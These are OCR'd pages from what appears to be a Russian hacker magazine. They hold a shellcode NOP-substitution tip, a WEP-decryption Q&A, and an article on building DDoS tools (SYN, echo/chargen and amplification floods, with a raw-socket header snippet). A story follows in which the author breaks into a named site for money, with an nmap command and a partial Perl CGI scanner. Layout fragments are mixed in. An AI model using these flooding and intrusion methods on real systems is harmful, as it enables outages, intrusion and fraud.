
```
inc eax — увеличить на 1
dec eax — уменьшить на 1
```

Точно так же можно воспользоваться тем, что в большинстве шелл-кодов, в начале работы, регистры обнуляются, и можно без опаски менять значения регистров с помощью команд inc eax — 0x40 , inc ebx — 0x43 , dec eax - 0x48 , dec ebx 0x4B и тому подобных. Плюсом данных команд является то, что, во-первых, они занимают по одному байту, а во-вторых, то, что они совпадают с отображаемыми символами ASCII. Таким образом, вместо цепочки нопов можно использовать, например, такую строчку: «HACK», что совпадает с dec eax, inc ecx, inc ebx, dec ebx. Конечно, при условии, что регистры eax, ecx, ebx будут обнулены в начале шелл-кода.

A: Занимался поиском и взломом беспроводных сетей и озадачился следующим вопросом: можно ли снифер заставить расшифровать wep сразу при перехвате, если ключ у меня уже есть?

Q: Можно. Для этого воспользуйся снифером, например ethereal, поддерживающим расшифровку wep. Чтобы включить эту возможность, зайди в меню Edit -> Preferences -> Protocols -> IEEE 802.11, введи количество ключей в «WEP key count» и, соотвтственно, сами ключи в необходимые поля.

ОСТЕРЕГАЙСЯ ЗАДАВАТЬ ОБЩИЕ ВОПРОСЫ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?» ИЛИ «КАК УЗНАТЬ IP ЛАМЕРА В ЧАТЕ». ОТВЕТЫ НА НИХ ВРЯД ЛИ ТЕБЯ ОБРАДУЮТ, УЖЕ НЕ ГОВОРЯ О ТОМ, ЧТО ЦЕНЗУРА НЕ ПОЗВОЛИТ НАМ ИХ ОПУБЛИКОВАТЬ.



SHTURMOVIK
/ Shturmovik@real.xakep.ru /

ГЛОБАЛЬНЫЙ ОТКАЗ

WARNING

Помни: весь материал в статье представлен для ознакомления. Ни в коем случае не используй его в противозаконных целях!

Рассказ о написании собственного DDoS-убийцы!

Что такое DDoS-атаки сейчас, пожалуй, знает даже ребенок. Мы не раз писали в журнале о том, каким именно образом можно завалить неугодный сервак. Однако, несмотря на это, нам приходят письма от читателей, которые обвиняют нас в том, что мы рассказываем обо всем поверхностно. Сегодня пришло время исправить эту ситуацию.

Вспомнить все. Давай объединим все наши знания по теме для закрепления материала. Как ты уже, наверное, знаешь DoS — это атака на отказ в обслуживании (DoS — Denial of Service). Непосредственно к DDoS мы вернемся немного позже. Как известно, такого рода атаки осуществляются путем засорения канала жертвы пакетами определенного типа, что отправляет жертву в глубокую кому. Думаю, объяснять, для чего используют подобного рода атаки бессмысленно, поэтому едем дальше.


Дос досу рознь. Такие атаки можно проводить двумя известными способами. Первый заключается в использовании уязвимостей жертвы. При помощи специально сформированного пакета реализуется нехитрое переполнение буфера, и жертва улетает в астрал.
Второй и более распространенный — это отправка большого количества построенных определенным образом сетевых пакетов, то есть, грубо говоря, флуд. При этом надо уяснить для себя, что совсем не обязательно придумывать самому какую-то особую реализацию сетевого пакета. С такой же степенью поражения достаточно просто «забомбить» сервер стандартными запросами. Кстати, о подобном уже писали в апрельском номере. Посмотри статью «Вся правда о слэдшот», как раз там рассматривался эффект, когда огромное количество людей с малым интервалом во времени заходили на страницу. В этом случае ресурс, где была расположена эта страничка, падал, не выдержав такого числа клиентов.
Тут самое время вспомнить сетевую утилиту Sprut, которая была разработана для системных администраторов, желающих проверить свой сервер к устойчивости на банальный HTTP GET DoS. За каждую секунду, по нарастающей, программа подключается к указанному серверу до тех пор, пока сервер не перестанет отвечать. Это означает, что он либо ушел в кому, либо использует грамотную реализацию защиты от подобных атак.
Вся хитрость такого флуда заключается в следующем. Допустим, мы посылаем несколько пакетов серверу с бесконечно малым интервалом времени между ними, то есть друг за другом. Пока сервак шаманит над первым пакетом, остальные помещаются в буфер. Соответственно, чем больше таких пакетов, тем больше памяти занимает буфер для их хранения. Исхода тут два. Первый и самый распространенный заключается в том, что наступит момент, когда буфер сожрет все доступные системные ресурсы, тем самым замедлит работу сервера, а то и вовсе его остановит. Результат налицо: сервак в дауне и не отвечает на запросы. Есть, конечно, и второй вариант, при котором произойдет переполнение, вызывающее критический сбой системы. И тут уже потребуется перезагружать сервер вручную. Второй вариант, разумеется, более продуктивен для нас :).

Результат работы Спрута. Внушает?

Однако не все такие глупые, поэтому зачастую для завершения атаки требуется поддерживать постоянный DoS-поток, поскольку как только стрим левых запросов исчезнет, сервер вновь начнет обслуживать клиентов.

Так как же бомбить? Прошли те времена, когда любой сервант можно было заддосить простейшим ping'ом с нескольких компьютеров. В принципе, такие времена и не начинались: когда каналы были для этого достаточно узкими, никому и в голову не приходило заниматься подобной ахинеей.
Можно также вспомнить баги в популярном софте, заюзав которые можно было легко зафлудить какого-нибудь домашнего пользователя. К примеру, несколько лет назад можно было легко было задосить icq-пользователя, прислав ему в оффлайн несколько тысяч смайликов.

SYN-наводнение. Наиболее простым способом проведения DoS-атак является SYN-наводнение. Происходит это по следующей схеме. Атакующий компьютер посылает SYN-па-



FIN/ACK flooder от ЗАРАЗ'ы

Схема простейшего SYN-флудера

кет жертве и, соответственно, получает обратно SYN/ACK-пакет. Если атакующий подтвердит ACK-пакетом факт получения ответа, то машины посчитают, что соединение установлено. Однако если атакующий не будет подтверждать этот факт, а продолжит постоянно передавать SYN-пакет на соединение, то запись о незавершенной процедуре подключения будет добавлена в буфер жертвы до истечения тайм-аута ответа. Когда в буфере накопится достаточное количество запросов, произойдет переполнение. После этого жертва перестанет отвечать на пользовательские запросы. Вот, собственно, и вся схема атаки. Чтобы не быть голословным, приведу пример заголовка пакета при данной атаке:

```
sock.ip.version=4;                // Версия
sock.ip.ihl=5;                    // Длина заголовка
sock.ip.tos=0;                    // Тип сервиса
sock.ip.tot_len=htons(40);        // Общая длина
sock.ip.id=getpid();              // ID
sock.ip.frag_off=0;               // Смещение фрагмента
sock.ip.ttl=255;                  // Время жизни
sock.ip.protocol=IPPROTO_TCP;     // Используемый протокол
sock.ip.check=0;                  // Контрольная сумма
sock.ip.saddr=saddress;           // Адрес источника
sock.ip.daddr=daddress;           // Адрес назначения
```

Аналогичные примеры разбросаны по всему Интернету, поэтому я не удивлюсь, если ты его уже где-то встречал или же постил сам. Обрати внимание на fragment_off, то есть на смещение фрагмента. В некоторых случаях использование длинных пакетов с большой фрагментацией дает желаемый результат намного быстрее приведенного метода.

Вот еще хороший пример нашей атаки. Нам потребуются, как минимум, два компьютера :). Мы посылаем пакет на порт 7 (echo) атакуемого хоста. При этом надо подменить адрес отправителя (кстати, об этом позже), который будет указывать у нас на порт 19 (chargen) другого хоста. Между двумя хостами произойдет процесс передачи информации постоянным потоком. То есть пакет, как феерический заяц-забегаец, начнет прыгать от одного хоста к другому, переключая все внимание серверов на себя. Таким образом, они буквально забомбят себя до состояния вантуза. Как

Про RAW-сокеты ты можешь найти информацию как на MSDN.com, так и на RSDN.ru.

итог — отказ в обслуживании.

Помнишь, я говорил про фрагментацию пакета? Так вот, такой вид атаки принято называть ICMP flood, и он заключается в посылке больших (64Кб), сильно фрагментированных пакетов. Обслуживание таких данных очень напрягает сервер, и он решает, что лучше уйти на покой. На сегодняшний день такими технологиями, конечно, пользуются, но редко. Это уже DDoS — распределенная атака на отказ в обслуживании. Чтобы провести такую пакость, потребуется усиливающая сеть, даже не обязательно потрояненная тобой. В этом-то самое сильное и заключается. Вот смотри. Есть у нас жертва и миллионы пользователей Интернета. Что будет, если этим миллионам пользователей послать echo-пакет от имени атакуемого хоста? Правильно, они ответят этому хосту. Все вместе. Сразу. Думаю, хосту будет легче застрелиться, чем получать эти ответы. Что, собственно, в результате с ним и произойдет.

Сокеты сокетам рознь.

Долгое время поддержка RAW Sockets — «сырых сокетов» — была реализована только в дистрибутивах UNIX. «Сырые сокеты» представляют большой интерес для тех, кто занимается досом (слово «сырые» здесь указывает на дополнительные низкоуровневые возможности разработки сетевых приложений). Программисту становится доступной масса вещей, вроде подмены информации в пакете, изменения адреса отправителя в пакетах более высокоуровневых протоколов и т.д.


Конечно, и раньше такое проделывали. Но то были умы, подобно тем, что сейчас изучают недокументированные функции систем и копаются в ядре, то есть мы с вами :). Теперь же работа с «сырыми сокетами» стала всеобщим достоянием, и пользуются ей, как показывает практика, по большей части именно представители сетевого андеграунда.

Что дозволено Юпитеру – не дозволено быку.

Вот такие вот мы теперь крутые, можем написать свой DDoS, да и вообще все замечательно. Однако не следует забывать, что повесить яндекс с диалапа не так просто, как кажется на первый взгляд. В принципе, можешь попытаться. Умные люди для этих целей используют свои армии затрояненных машин — DDoS-ботнеты.

Еще не конец.

Всего, конечно же, не опишешь, однако я хотел рассказать про самую суть, чтобы ты узрел, наконец, в корень проблемы, а не в стебель конопли. Как видишь, нет ничего сверхсложного в технологии DDoS. Написать своего DDoS-бота можешь даже ты. Другое дело, что люди в погонах за это тебе спасибо не скажут.



DDoS-модуль известного червя

Спрут за работой

На нашем DVD-диске ты найдешь исходники различных DDoS-модулей. Я думаю, ты понимаешь, что они должны помочь тебе правильно настроить защиту сервера, а не наоборот.


Железом каленым вытравим скуку!
Есть верный способ, на все времена:
Сразу и много – в этом вся штука!
Такая возможность вам будет дана –
Ь банок легко умещаются в руку.
ШЕСТЬ РАЗ
ЖЕСТЬ
Во имя добра
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА ВРЕДИТ ЗДОРОВЬЮ


ЕСЛИ Я СКАЖУ, ЧТО В ИНЕТЕ МНОГО ПОРНО-РЕСУРСОВ, ТЫ УЛЫБНЕШЬСЯ.

ИНТЕРНЕТ — ЭТО ОДИН ОГРОМНЫЙ ПОРНОАРХИВ С НЕБОЛЬШИМИ ОСТРОВКАМИ САЙТОВ РАЗЛИЧНОГО СОДЕРЖАНИЯ. В ЭТОЙ СВЯЗИ СОВЕРШЕННО НЕПОНЯТНО, ПО КАКОЙ ПРИЧИНЕ ТАК МАЛО ВЗЛОМОВ НАПРАВЛЕНО НА ЭТУ ОБЛАСТЬ. ПАРУ МЕСЯЦЕВ НАЗАД Я РЕШИЛ ВОСПОЛНИТЬ ЭТОТ ПРОБЕЛ И ОТЫМЕТЬ ОДИН КРУПНЫЙ ПОРНОАРХИВ.

Вечер наступил незаметно. Уже начинало смеркаться, а я все еще никак не мог прийти в себя: тело ломило, суставы болели, словно их выкручивают трое китайцев, а в воспаленном мозгу проносились мысли о том, чего именно не следовало пить вчера и что же следует делать сегодня. От такого перенапряжения я решил собраться с силами и пойти на улицу, выпить пивка с друзьями. Ага, разметчался! Только полез я в карман проверить свое состояние, как крупно обломался и понял, что бабла у меня осталось ровно на мятный орбит.

Нужно было что-то срочно придумать для заработка денег. И тут у меня в голове всплыла одна интересная мысль. Мой знакомый около двух недель назад предложил мне одну сделку, но на тот момент никакого интереса она у меня не вызвала. Дело заключалось вот в чем: от меня требовалось лишь одно — взломать буржуйские сайты, чтобы с них заливать троянов или банально продавать этот трафик сторонним покупателям.

Дело, конечно, грязноватое, да и законом тут не пахнет, но деваться мне было некуда. Денежная мания полностью охватила меня, и я начал свой длинный и опасный путь к счастью.



ПОРНУШКУ ЗАКАЗЫВАЛИ?

Первое, что мне нужно было сделать, — это определиться с жертвой. Выбор, конечно же, большой, но мне хотелось чего-то особенного. Я хотел найти сайт, который бы приносил хороший, стабильный доход. Ладно, поищем какой-нибудь порничок. Вбив в гугле «XXX TEENS PORNO», я получил доступ к нескольким сотням страниц с порноресурсами. Глаза разбегались, я не знал с чего начать. Немного поиграв с гуглом, я остановился на одной ссылке — www.jamies-galleries.com. Прежде чем начать щупать сайт, я врубил VPN. С подобными серверами шутки плохи, ведь могут и голову пробить. Но сейчас не об этом.

На сайте я увидел много разных фотографий, но они меня не интересовали, мне нужно было найти изъян на этом сервере. Побегав по ссылкам, я понял, что движок написан на php. На сайте присутствовало огромное количество скриптов, был также и форум — Vbulletin

LINE DO NOT CROSS

УБИЙ

POLICE LINE DO N



3.0.7, но это мне ни о чем не говорило. Нужно было смотреть все скрипты подробнее. Это, конечно же, довольно нудно, но стоит того. На тот момент я решил отложить веб-атаку на некоторое время. Решил прощупать сервер глубже. Законнектившись на мой старенький рутовый шелл, я слил на него свежую ветку nmap. Распаковал, заинсталлил и запустил сканирование:

```
[root@pr1tk nmap-3.93]# nmap www.jamies-galleries.com -o -sS -V
```

Но тут меня постиг жестокий облом. Сканер не хотел выдавать вообще никакой информации о сервисах: виной был файрвол, который стоял на сервере. И тут мне в голову пришла одна курьезная мысль. Не знаю почему, но мне вдруг захотелось протестить сервер на предмет cgi-уязвимостей. А кто мне в этом мог помочь? Конечно же, cgi-сканер. Я решил написать свой собственный сканер. В голове уже сложилось представление о том, как он будет работать. Вот об этом и расскажу.

У каждого сканера должна быть готовая база уязвимостей, которая может пополняться вручную или автоматически. Это, собственно, тот минимум, который должен иметь сканер. Теперь о том, как ведет себя сканер изнутри. Сначала он коннектится к атакуемому сайту. После, из заранее заготовленной базы, он берет уязвимость и подставляет к урлу сайта, дальше сервер отдает ответ 200ok. Это значит, что такая папка (файл) действительно крутится на сервере. Все. Так работает обыкновенный сканер. Примерно это мне и предстоит написать. Писать сканер долго не пришлось — через 10 минут основной скелет был сделан, позже я окончательно дописал весь сорец, и большую часть времени, конечно же, потратил на отладку. Итак, вот что примерно у меня получилось. В этом сканере нет ничего особенного. Впопыхах я даже не добавил fork, ведение логов и многопоточность. Но это я решил оставить на потом, так как этот сканер был вполне работоспособным. Полностью разобравшись со сканером, я решил для начала затестить его на подопытной машинке. Я регнул левый сайт на h15.ru, дождался ответного

СТВО НОЧНОЙ БАБОЧКИ

POLICE LINE DO NOT CROSS

OT CROSS

Повесть о взломе сайта www.jamies-galleries.com

СКАНЕР

```
#!/usr/bin/perl
use IO::Socket;
use strict;
my ($hostname, $file, $port) = @ARGV;
$port or $port = 80;
$hostname=~s/^http:\/\///;
$hostname=~s/\/$//;
open(FILE,"<$file") or die "File $file not found!\n";
print "[~] Scan started ($hostname:$port).\n";
while(my $bug=<FILE>) {
chomp $bug;
$bug = "/".$bug unless ($bug =~ /^\//);
print "$hostname$bug\n" if scan($bug);
}
close(FILE);
print "[~] Scan finished.\n";
sub scan {
my $string=shift;
my $remote = IO::Socket::INET->new ( Proto => "tcp",
PeerAddr
 => $hostname, PeerPort => $port );
